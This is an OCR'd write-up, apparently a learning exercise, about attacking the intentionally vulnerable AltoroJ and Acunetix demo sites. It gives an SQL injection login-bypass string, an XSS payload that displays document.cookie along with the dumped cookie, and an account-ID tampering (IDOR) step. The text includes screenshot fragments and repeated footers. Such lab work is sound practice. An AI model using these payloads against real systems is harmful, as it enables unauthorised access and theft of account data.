
painted by: 9

comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

- **1) SQL Injection :** Bypass by entering a password to access user details: Enter the password : **tushar'** or **'1'='1' --** and username: **tushar'** or **'1'='1' --** The backend will take the check the name like Select * from users where username=**'tushar'** or **'1'='1' --//**this will make the output true; and also end the command using -- Same for password



Online Banking Login

Username: tushar' or '1'='1

Password: ••••••••••••••••


© 2024 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2024, HCL Technologies, Ltd., All rights reserved.

- **2) XSS scripting :** using **<script> alert(document.cookie) </script>** in the search option we can insert javascript into the html to get the data from document.cookie.password



Search: <script>alert(document.cc

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!


Click Here to apply.

© 2024 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2024, HCL Technologies, Ltd., All rights reserved.




demo.testfire.net/search.jsp?query=<script>alert%28document.cookie%29<%2Fscript>

demo.testfire.net says

```
AltoroAccounts=ODAwMDAwfkNvcnBvcmF0ZX4xLjBFMTgwfDgwM
DAwMX5DaGVja2luZ34tMS4wRTE4M
Hw4MDAwMDJ+U2F2aW5nc34yLjIxMzYwOTI4OTM2MDUzOTZFMjB
8ODAwMDAzfkNoZWNraW5nfjIuMDAzM
zAzMjMwODM4MTE1MkUyMnw4MDAwMDR+U2F2aW5nc34xMC4
wfDgwMDAwNX5DaGVja2luZ34xLjExMTIyM
jQ3RTh8ODAwMDA2flNhdmluZ3N+NTkxMDIuMHw4MDAwMDd+Q
2hlY2tpbmd+MS4xMTExMTExMTExMjYxR
TEzfDQ1MzkwODIwMzkzOTYyODh+Q3JlZGl0IENhcmR+MC40MjAw
MDAwMDAwMDAwMDE3fDQ0ODU5ODMzN
```

OK

» Insecure Direct Object Reference : when checking on account details we can see the account id is passed through request query so we can try to change the account id to see other account details.



https://demo.testfire.net/bank/showAccount?listAccounts=800000

Sign Off | Contact Us | Feedback | Search

DEMO SITE ONLY

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Account History - 800000 Corporate


Balance Detail 800000 Corporate Select Account	Amount
Ending balance as of 8/19/24 12:57 PM	$100000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
Available balance	$100000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000

10 Most Recent Transactions

Date	Description	Amount
2024-08-19	Withdrawal	-$5645.00
2024-08-19	Withdrawal	-$50003039.00
2024-08-19	Deposit	$1234.00
2024-08-19	Withdrawal	-$1234.00
2024-08-19	Withdrawal	-$1000.00
2024-08-19	Withdrawal	-$100000000000.00

Credits

Account	Date	Description	Amount
1001160140	12/29/2004	Paycheck	1200
1001160140	01/12/2005	Paycheck	1200
1001160140	01/29/2005	Paycheck	1200
1001160140	02/12/2005	Paycheck	1200
1001160140	03/01/2005	Paycheck	1200
1001160140	03/15/2005	Paycheck	1200



Sign Off | Contact Us | Feedback | Search

DEMO SITE ONLY

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Account History - 800002 Savings

Balance Detail 800002 Savings Select Account	Amount
Ending balance as of 8/19/24 12:58 PM	$2213609289360539600000.00
Available balance	$2213609289360539600000.00

10 Most Recent Transactions

Date	Description	Amount
2024-08-19	Deposit	$1000.00
2024-08-19	Deposit	$1000.00
2024-08-19	Deposit	$200.00
2024-08-19	Deposit	$200.00
2024-08-19	Deposit	$200.00
2024-08-19	Deposit	$200.00

Credits

Account	Date	Description	Amount
1001160140	12/29/2004	Paycheck	1200
1001160140	01/12/2005	Paycheck	1200
1001160140	01/29/2005	Paycheck	1200
1001160140	02/12/2005	Paycheck	1200
1001160140	03/01/2005	Paycheck	1200
1001160140	03/15/2005	Paycheck	1200